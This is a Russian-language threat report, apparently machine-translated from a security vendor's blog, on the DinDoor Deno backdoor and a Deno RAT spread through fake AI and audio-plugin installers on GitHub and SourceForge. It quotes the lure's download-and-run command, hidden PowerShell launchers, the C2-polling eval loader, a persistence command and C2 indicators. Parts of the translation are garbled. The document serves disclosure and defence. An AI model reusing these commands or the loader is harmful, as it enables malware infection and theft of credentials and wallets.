

В ходе нашей работы по поиску угроз мы обнаружили поддельные установщики и плагины, имитирующие популярное программное обеспечение, включая ChatGPT, Claude, AutoTune и Kontakt, на GitHub и SourceForge, распространяющие бэкдор для Deno, известный как DinDoor . Злоумышленники используют скомпрометированные системы. YouTube каналы для распространения ссылок на эти платформы.
В конечном итоге DinDoor устанавливает различные виды вредоносного ПО, в том числе скрытый троян удаленного доступа (RAT), который также использует среду выполнения JavaScript Deno.
Злоумышленники все чаще используют альтернативные среды выполнения JavaScript, такие как Bun и Deno, для обхода традиционных методов обнаружения. В одном из наших недавних расследований мы задокументировали, как злоумышленники используют Bun в качестве первоначального вектора заражения для распространения NWHStealer. А в марте исследователи ThreatDown также наблюдали, как злоумышленники используют Deno для распространения CastleLoader через многоступенчатую цепочку заражения, включающую приманку ClickFix.
В этих кампаниях используется Scoop (альтернативный установщик для Windows ) и WinGet (официальный Windows Они используют менеджер пакетов для установки Deno на компьютер жертвы. Затем они используют среду выполнения Deno для запуска RAT (удалённого удаленного доступа), способного выполнять дополнительные полезные нагрузки, похищать данные из браузеров, кошельков и других приложений, и обладающего интересной функцией одноранговой сети, которая использует Edge чтобы скрыть вредоносный трафик.
Злоупотребление легальными платформами для распространения вредоносного ПО
В большинстве проанализированных случаев цепочка заражения обычно начинается с MSI-файлов или скриптов PowerShell , загруженных с GitHub или SourceForge. Пользователи, как правило, перенаправляются на эти вредоносные репозитории через скомпрометированные файлы. YouTube каналы. На данный момент эти видео набрали более 50 000 просмотров.


Компромиссный YouTube В каналах создаются посты, рекламирующие различное программное обеспечение, и постоянно переключаются между учетными записями GitHub для распространения вредоносного ПО.


Похоже, что это поддельное ПО предназначено для авторов контента, энтузиастов искусственного интеллекта, геймеров и технически подкованных пользователей, которые чаще всего скачивают неофициальные инструменты, взломанное ПО или установщики, распространяемые сообществами, с таких сайтов, как GitHub и SourceForge. Мы обнаружили поддельные MSI-файлы и скрипты, маскирующиеся под установщики и плагины для легального программного обеспечения и брендов, таких как ChatGPT, Claude, ZENOLOGY, Ableton Live, AutoTune, Kontakt.

Вредоносные репозитории содержат команду для обоих случаев. Windows и macOS. Эти репозитории предлагают пользователям открыть терминал и скопировать вредоносную команду, которая загружает и запускает MSI-файл с GitHub.

Злоумышленники создают на GitHub множество репозиториев, заполненных поддельным программным обеспечением и плагинами, связанными с популярными программами, чтобы привлечь больше пользователей.


Мы обнаружили, что этот же бэкдор распространялся через SourceForge под видом легального игрового ПО под названием GearUP и программы для удаления водяных знаков с помощью искусственного интеллекта под названием BWR.
Как оставаться в безопасности
Злоумышленники в значительной степени полагались на доверие пользователей. GitHub и SourceForge — это легитимные платформы, что делает поддельные проекты более убедительными. Мы связались с GitHub, и администрация быстро удалила вредоносные репозитории, однако пользователям следует ожидать появления новых.
Вот несколько простых способов обеспечить свою безопасность:
- Скачивайте программное обеспечение только с официальных сайтов поставщиков.
- Скептически относитесь к «бесплатным», взломанным или неофициальным версиям платного программного обеспечения.
- Будьте осторожны при загрузке файлов с GitHub, SourceForge, форумов или файлообменников, особенно с новых или неизвестных аккаунтов.
- Злоумышленники продолжают создавать новые профили для распространения этого вредоносного ПО на различных платформах. Перед загрузкой чего-либо проверьте профиль разработчика или издателя, его репутацию, а также дату создания.
- Убедитесь, что содержимое архива, изображения и текстовые файлы соответствуют тому, что вы ожидали получить. Названия и структура архивов часто соответствуют типичным признакам вредоносного ПО.
- Перед запуском проверьте издателя и цифровую подпись файла. Windows Обычно это можно проверить, щелкнув правой кнопкой мыши по файлу и выбрав «Свойства» > «Цифровые подписи» . Имейте в виду, что наличие действительной подписи не гарантирует безопасность файла, но отсутствие или подозрительные подписи часто являются тревожным сигналом.
Технический анализ
Вредоносные репозитории GitHub предлагают пользователю открыть командную строку и выполнить вредоносную команду. Эти команды загружают файл MSI с GitHub и устанавливают его через msiexec. Иногда эти репозитории также содержат скрипты PowerShell, предназначенные для запуска цепочки заражения аналогичным образом.
Пример вредоносной команды, размещенной на GitHub, которая запускает цепочку заражения:
curl -Lo %temp%\s.msi https://raw.githubusercontent.com/claude-free-plugin/install/main/install.msi && msiexec /i %temp%\s.msi Установщик MSI копирует файл CMD и скрипт PowerShell в случайный каталог, указанный в файле MSI InstallationFolder и значения реестра. Мы обнаружили различные структуры этих MSI-файлов: с использованием JavaScript вместо файла CMD или с дополнительными встроенными файлами.

Файл CMD запускает скрипт PowerShell, имя которого меняется в анализируемых цепочках заражения:
@set "SCRIPTDIR=%~dp0" @powershell.exe -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -Command "Start-Process powershell -ArgumentList ('-NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -File ""' + $env:SCRIPTDIR + '{Random name}.ps1""') -WindowStyle Hidden" 
Скрипт PowerShell выполняет следующие задачи:
- Убедитесь, что диспетчер пакетов Scoop установлен, и, если его нет, установите его с помощью официального скрипта с сайта
get.scoop.shScoop — это популярный инструмент с открытым исходным кодом, представляющий собой установщик программного обеспечения и менеджер пакетов командной строки для Microsoft. Windows . - Использование Scoop для установки WinGet ( Windows Менеджер пакетов (если отсутствует).
- Устанавливает Deno (среду выполнения JavaScript/TypeScript) с помощью WinGet или Scoop, если она отсутствует.
Использование менеджеров пакетов Scoop и WinGet для установки дополнительного программного обеспечения на взломанный компьютер представляет собой интересный подход, который дает злоумышленнику больше гибкости.
Команда, выполненная для установки Deno с помощью WinGet:
"C:\Users\admin\scoop\apps\winget\current\winget.exe" install --id DenoLand.Deno -e --accept-source-agreements --accept-package-agreements --silentБэкдор DinDoor
Далее выполняется следующий этап с использованием загруженного исполняемого файла Deno:
"C:\Users\admin\AppData\Local\Microsoft\WinGet\Packages\DenoLand.Deno_Microsoft.Winget.Source_8wekyb3d8bbwe\deno.exe" run -A http://{C2}/{random_path}.jsВозвращаемый код (внутреннее имя — «launcher-1») представляет собой небольшую функцию, работающую в цикле eval, которая загружает следующий модуль (внутреннее имя — «launcher-2»). Загруженный бэкдор широко известен под названиемDinDoor.
var a="{C2}".split(","),i=0;for(;;){let e=null;try{let t=await fetch(a[i%a.length]+"/{BUILD_ID}.js");if(!t.ok)throw 0;e=await t.text()}catch{i++,await new Promise(t=>setTimeout(t,5e3));continue}try{await(0,eval)("(async()=>{"+e+"})()")}catch{}await new Promise(t=>setTimeout(t,3e4))}Бэкдор обеспечивает сохранность в системе, отправляет информацию о взломанной системе на командно-контрольный сервер (C2) и выполняет дополнительные полезные нагрузки и команды, полученные от C2. HTTP-конечные точки, используемые для связи с C2, различаются в зависимости от конкретного случая.
Бэкдор получает идентификатор с HTTP-конечной точки (например, /security-pool) и затем использует этот идентификатор для получения следующего этапа из /v2{ID}.js.
Полученный этап выполняется посредством stdin не сохраняя на диск, с помощью команды:
deno run -A --no-check –Для обеспечения постоянного присутствия бэкдор запускает команду PowerShell, создающую ключ RUN, который запускает ранее использовавшийся загрузчик «launcher-1»:
conhost.exe --headless "<deno.exe>" -A "%APPDATA%\<hash>.jsВ проанализированных случаях этот бэкдор распространяет несколько семейств вредоносных программ. В этом блоге мы рассмотрим одну из распространяемых полезных нагрузок: RAT, использующий среду выполнения JavaScript Deno.
Deno RAT
Подобно другим проанализированным скриптам, этот RAT использует среду Deno для JavaScript и обладает полным набором функций для управления устройством, выполнения команд и полезных нагрузок, а также для вывода различных типов данных с помощью встроенного модуля-стилера.
Нам не удалось найти конкретного названия или сведений об авторах этого RAT. Ранее этот RAT называли «Smokest» из-за определенного значения в файле конфигурации. Схожий стиль комментариев и общая инфраструктура позволяют предположить, что разработчик DinDoor и разработчик этого RAT — это один и тот же человек или команда.

Купили что-то, чего не следовало?
Помимо протокола HTTP для связи C2, RAT также поддерживает WebSocket связь, включается при задании значения JSON isLiveEnabled возвращаемое значение из C2 установлено в true.

RAT поддерживает различные команды (exec, exec-ps, exec-sc, sysinfo, screenshot, stealer) и функциональность:
- Собрать системную информацию о взломанном устройстве
- Полное двунаправленное управление через настраиваемую реализацию VNC по протоколу WebSocket
- Поддерживает более 50 расширений для криптовалютных кошельков и 10 папок с криптовалютным ПО, таких как Atomic Wallet, Exodus, Electrum и ByteCoin
- Собирайте данные из браузеров, включая Chrome Хром, Храбрый, Edge Браузер Avast Edge Opera, Vivaldi, CentBrowser, Kometa, Orbitum, 360Browser и Chromodo
- Извлечение данных из Telegram, Discord и Lightcord
- Запись и изменение данных буфера обмена
- Вывести список папок и файлов, а также извлечь содержимое файлов с определёнными расширениями
- Делайте снимки экрана разными способами
- Выполнить дополнительные задачи
- Запускать или завершать произвольные процессы
- Выполнение команд с помощью PowerShell
- Установить прокси-туннели SOCKS5 через WebSocket

Одна из самых интересных особенностей RAT — это режим потоковой передачи данных между узлами , использующий Edge браузер скрывает трафик и затрудняет его обнаружение.
Для прямой трансляции видео в реальном времени оператору без перенаправления его через сервер управления и контроля, RAT запускает скрытую версию Microsoft. Edge обрабатывает и подключается к нему через Chrome Протокол DevTools (CDP). Затем он внедряет небольшую HTML-страницу WebRTC в Edge Превращая легитимный браузер в пиринговый видеоресивер. Агент Deno захватывает и кодирует экран жертвы в формате H.264, а затем передает кадры дальше. Edge страница поверх CDP и Edge Они пересылаются непосредственно в браузер оператора по зашифрованному каналу передачи данных WebRTC. Сигналы SDP и ICE, необходимые для установления прямого соединения, обмениваются через существующий C2 WebSocket.
Программа RAT использует следующие конечные точки для связи с командным центром (C2), которые могут различаться в разных образцах:
/health: проверяет ответ «ok» от C2/token: получение параметров конфигурации, передача заданий, результаты и извлеченные данные/vnc/agent/: Путь WebSocket, используемый для связи VNC
Данные конфигурации закодированы в формате Base64 и передаются при взаимодействии с C2 в качестве токена авторизации. Расшифрованные данные конфигурации:
{

  "buildId": "cd361ef3159f5ce9",

  "buildNote": "BWR",

  "buildType": "msi-v2",

  "proxyUrls": ["{C2}"],

  "userId": "…",

  "accessTokenHash": "…",

  "iat": 1779372546,

  "exp": 2094948546

}

Мы обнаружили различные версии этого RAT, в том числе «облегченную» версию под названием «agent-lite», которая поддерживает лишь несколько команд и использует Cloudflare Workers для связи с командным центром.
Благодарности
- DinDoor:https://hunt.io/blog/dindoor-deno-runtime-backdoor-msi-analysis
- Smokest:https://x.com/vxunderground/status/2013006601133687004
Индикаторы компромисса (ИКС)
URL-адреса
https[:]//github.com/claude-free-plugin/https[:]//github.com/ai-gen-profihttps[:]//github.com/wharfdemolisherpithttps[:]//sourceforge.net/projects/gearup/https[:]//sourceforge.net/projects/bluewaveremover/
Домены
claudescript[.]top: сайт по распространениюms-telemetry-gateway-us[.]com: C2dakatawebstick[.]com: C2ashpaltlonpro[.]com: C2cf-proxy[.]cloud-analytics-services[.]workers.dev: C2agilemast3r[.]duckdns[.]org: C2geralnewlong[.]com: C2hngfbgfbfb[.]cyou: C2logicalnewrestore[.]com: C2
IP-адреса
23[.]227[.]196[.]107: C245[.]137[.]99[.]121: C231[.]57[.]129[.]23: C266[.]78[.]40[.]107: C2193[.]233[.]198[.]132: C2
От сообщения об угрозах до их устранения.
Риски кибербезопасности никогда не должны выходить за рамки заголовков новостей. Защитите свои устройства от угроз, скачав Malwarebytes уже сегодня .







